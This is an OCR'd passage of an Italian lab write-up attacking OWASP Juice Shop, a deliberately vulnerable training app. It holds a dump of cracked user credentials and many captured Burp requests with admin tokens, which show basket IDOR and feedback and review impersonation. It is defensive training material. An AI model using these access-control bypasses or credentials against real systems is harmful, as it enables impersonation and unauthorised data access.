9ad5b0492bbe528583e128d2a8941de4
030f05e45e30710c3ad3c32f00de0473        amy@juice-sh.op                 K1f.....................
7f311911af16fa8f418dd1a3051d6810
9283f1b2e9669749081963be0462e466                                        uss enterprise
10a783b9ed19ea1c67c3a27699f0095b
963e10f92a70b4b463220cb4c5d636dc
05f92148b4b60f7dacd04cceebb8f1af
fe01ce2a7fbac8fafaed7c982a04e229        demo                            demo
00479e957b6b42c459ee5746478e4d45
402f1c4a75e316afec5a6ea63147f739
e9048a3f43dd5e094ef733f3bd88ea64
2c17c6393771ee3048ae34d6b380c5ec        ethereum@juice-sh.op            private
```


```
J12934@juice-sh.op              0Y8rMnww$*9VFYE§59-!Fg1L6t&6lB
accountant@juice-sh.op
admin@juice-sh.op               admin123
amy@juice-sh.op                 K1f.....................
bender@juice-sh.op
bjoern.kimminich@gmail.com      bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=
bjoern@juice-sh.op
bjoern@owasp.org
chris.pike@juice-sh.op
ciso@juice-sh.op
demo                            demo
emma@juice-sh.op
ethereum@juice-sh.op            private
jim@juice-sh.op                 ncc-1701
john@juice-sh.op
mc.safesearch@juice-sh.op       Mr. N00dles
morty@juice-sh.op
stan@juice-sh.op
support@juice-sh.op             J6aVjTgOpRs@?5l!Zkq2AYnCE@RF$P
uvogin@juice-sh.op
wurstbrot@juice-sh.op
```



Infine, **sqlamp,** restituirà una cartella “dump” contenente tutti i file, in formato csv, utili a ricostruire l’intero database.

Basket di altri utenti:

E' possibile visualizzare il carrello degli altri utenti, per farlo possiamo utilizzare burp e intercettare la richiesta. Attiviamolo e clicchiamo su "Baskets" o se si è loggati "Your Basket":



Rechiamoci su burp e vediamo come è strutturata la richiesta:

```
GET /rest/basket/NaN HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImF
lcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3F
6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0
7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUhb4O7WQTHiDxnS4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
If-None-Match: W/"20-bff5r/a5MyNNWy9hjn8a8p0LDxA"
Connection: keep-alive
```

Vediamo che nella richiesta viene passato un parametro, in questo caso è NaN (not a number) quindi abbiamo mandato la richiesta al repeater e di cambiarla mettendo un numero diverso:

```
GET /rest/basket/2 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8", "Chrom
Accept: application/json, text/plain,
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
mQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlk
bHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiI
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG
NBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwM
CIsInVwZGF0ZWRBdCI6IjIwMjQtMDctMTAgMTQ6
dCI6bnVsbH0sImlhdCI6MTcyMDYyMzkxNX0.we
iktL93rTJY6ELmV-N20Jzwj27NabwU2rF5Y6MF5
iUhb4O7WQTHiDxnS4krD3Mqo9ySTo8sbrLPoZn
User-Agent: Mozilla/5.0 (Windows NT 10
(KHTML, like Gecko) Chrome/126.0.6478.5
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```


Ricevendo questa risposta:

Response

Pretty Raw Hex Render \n



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 557
ETag: W/"22d-WPRas7W0hzfjGuuLC2/oabaGg9A"
Vary: Accept-Encoding
Date: Wed, 10 Jul 2024 15:46:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
    "UserId":2,
    "createdAt":"2024-07-10T14:59:57.568Z",
    "updatedAt":"2024-07-10T14:59:57.568Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":"Made from blended Raspberry Pi, water and sugar.",
        "price":4.99,
        "deluxePrice":4.99,
        "image":"raspberry_juice.jpg",
```


Siamo riusciti a vedere il carrello dell'utente 2. Mandando la richiesta di burp al browser abbiamo controllato anche la visualizzazione della pagina html:



Feedback spacciandosi per un altro utente:

Nella pagina "/contact" è possibile lasciare un feedback:



Da interfaccia non è possibile scrivere l'autore e neanche inserire il rating a 0, allora abbiamo provato intercettando la richiesta con burp:

```
7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUhb4O7WQTHiDxnS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
Connection: keep-alive

{
  "captchaId":0,
  "captcha":"-1",
  "comment":"Dolorem qui provident qui fugiat tempora veniam tempor
  "rating":2
}
```

Si poteva cambiare il rating, ma non l'utente che inserisce il feedback. Abbiamo mandato quindi la richiesta al repeater e a inviarla mettendo un rating di 0:

```
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_statu
language=en; continueCode=
YzNw7J9pM2ky8bg5d8BtbclfzHyRuKahy3IYMtKOhj70RoeZ4nLmWrvXV
Connection: keep-alive

{
  "captchaId":0,
  "captcha":"-1",
  "comment":
  "Dolorem qui provident qui fugiat tempora veniam tempor
   nostrud ex error (anonymous)",
  "rating":0
```

E questa è stata la risposta:

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/12
Content-Type: application/json; charset=utf-8
Content-Length: 254
ETag: W/"fe-ImWuEbkM6B9lwV3CZdgInQgH+ao"
Vary: Accept-Encoding
Date: Wed, 10 Jul 2024 16:00:38 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":12,
    "comment":
    "Dolorem qui provident qui fugiat tempora veniam temp
    is nostrud ex error (anonymous)",
    "rating":0,
    "updatedAt":"2024-07-10T16:00:38.340Z",
    "createdAt":"2024-07-10T16:00:38.340Z",
    "UserId":null
  }
}
```

Vediamo nella risposta un ***UserId*** impostato a null, abbiamo provato a cambiare la richiesta nuovamente aggiungendo il campo inserendo un id diverso:


```
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookie
language=en; continueCode=
YzNw7J9pM2ky8bg5d8BtbclfzHyRuKahy3IYMtKOhj7C
Connection: keep-alive

{
  "UserId":3,
  "captchaId":0,
  "captcha":"-1",
  "comment":
  "Dolorem qui provident qui fugiat tempora
   nostrud ex error (anonymous)",
  "rating":0
}
```


Response

Pretty Raw Hex Render

```
1  HTTP/1.1 201 Created
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Location: /api/Feedbacks/13
8  Content-Type: application/json; charset=utf-8
9  Content-Length: 251
10 ETag: W/"fb-wggsgMdT4YxW+MeZeQ2kzO6FK/Q"
11 Vary: Accept-Encoding
12 Date: Wed, 10 Jul 2024 16:02:23 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
     "status":"success",
     "data":{
       "id":13,
       "UserId":3,
       "comment":
       "Dolorem qui provident qui fugiat tempora veniam te
       is nostrud ex error (anonymous)",
       "rating":0,
       "updatedAt":"2024-07-10T16:02:23.783Z",
       "createdAt":"2024-07-10T16:02:23.783Z"
     }
   }
```

La richiesta è andata a buon fine e sembra che sia cambiato anche lo UserId visto che in precedenza era a null e adesso a 3, abbiamo mandato la richiesta al browser per vedere se la vedavamo nella pagina, per vedere il feedback ci siamo recati alla pagina “/administration”:






A quanto pare per la logica dell’applicazione l’id che abbiamo messo (3) in realtà si riferisce all’utente 2 ma comunque siamo riusciti da utenti estranei a inserire un feedback spacciandoci per un utente qualsiasi e siamo riusciti anche a inserire il feedback con 0 stelle anche se dall’interfaccia web non era possibile.

Recensioni di prodotti spacciandosi per altri utenti:

È possibile scrivere recensioni spacciandosi per altri utenti, cliccando sulla scheda di un prodotto qualsiasi si poteva scrivere una recensione:



Abbiamo inserito qualcosa nella sezione review e utilizzando burp l'abbiamo intercettata:

Ecco la richiesta, per capire come scriverla l'abbiamo mandata al repeater in modo da fare diverse prove:

```
PUT /rest/products/42/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 59
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiv
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiI
lcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXN
6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGV0ZWRBdCI6bnV
7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUhb4O7WQTHiI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismi
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiv
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiI
lcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXN
6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGV0ZWRBdCI6bnV
7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUhb4O7WQTHiI
Connection: keep-alive

{
  "message":"Prova recensione",
  "author":"admin@juice-sh.op"
}
```

Ecco la richiesta, per capire come scriverla l'abbiamo mandata al repeater in modo da fare diverse prove:

Request

Pretty Raw Hex


```
JpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvc
mQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRl
bHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHV
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaX
NBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowM
CIsInVwZGF0ZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGV0ZWRB
dCI6bnVsbH0sImlhdCI6MTcyMDYyMzkxNX0.weAl065wWH7-FzZNHBimBfp3tSWld2LUKfbx4VL
iktL93rTJY6ELmV-N20Jzwj27NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYm
iUhb407WQTHiDxnS4krD3Mqo9ySTo8sbrLPoZn3EHg-Z32Q0WEXKINFAA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
YzNw7J9pM2ky8bg5d8BtbclfzHyRuKahy3IYMtKOhj70RoeZ4nLmWrvXVQ31; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6ey
JpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvc
mQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRl
bHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHV
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaX
NBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowM
CIsInVwZGF0ZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGV0ZWRB
dCI6bnVsbH0sImlhdCI6MTcyMDYyMzkxNX0.weAl065wWH7-FzZNHBimBfp3tSWld2LUKfbx4VL
iktL93rTJY6ELmV-N20Jzwj27NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYm
iUhb407WQTHiDxnS4krD3Mqo9ySTo8sbrLPoZn3EHg-Z32Q0WEXKINFAA
Connection: keep-alive

{
  "message":"Prova recensione",
  "author":"qualcun'altro@juice-sh.op"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=u
Content-Length: 20
ETag: W/"14-Y53wuE/mmbSikKcT/WualL1N65U"
Vary: Accept-Encoding
Date: Thu, 11 Jul 2024 07:02:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success"
}
```

Sembra che sia andata a buon fine, l'abbiamo mandata quindi al browser per vedere il risultato:



Ed è andata correttamente.

Aggiungere prodotti ai carrelli di altri utenti:

È possibile aggiungere prodotti a carrelli di altri utenti utilizzando un utente qualsiasi, per prima cosa per capire come fare abbiamo controllato come funziona l'aggiunta del prodotto al basket:

Pretty Raw Hex


```
GET /rest/basket/1 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOi
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3
wZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6NDM6NTkuNTUzICswMDowMC
ttKiw5zK-edlhpsrae_CBlcYL2LNT7KSBRdJyqC1dMuKu-w1FUbtpRY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_sta
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOi
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3
wZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6NDM6NTkuNTUzICswMDowMC
ttKiw5zK-edlhpsrae_CBlcYL2LNT7KSBRdJyqC1dMuKu-w1FUbtpRY
If-None-Match: W/"707-MpsJFAzr3zVe1HK2iyrtBpvyoEw"
Connection: keep-alive
```

Viene richiamato prima il carrello (1 che è quello dell'utente admin che sto usando) e successivamente viene aggiunto

Pretty Raw Hex

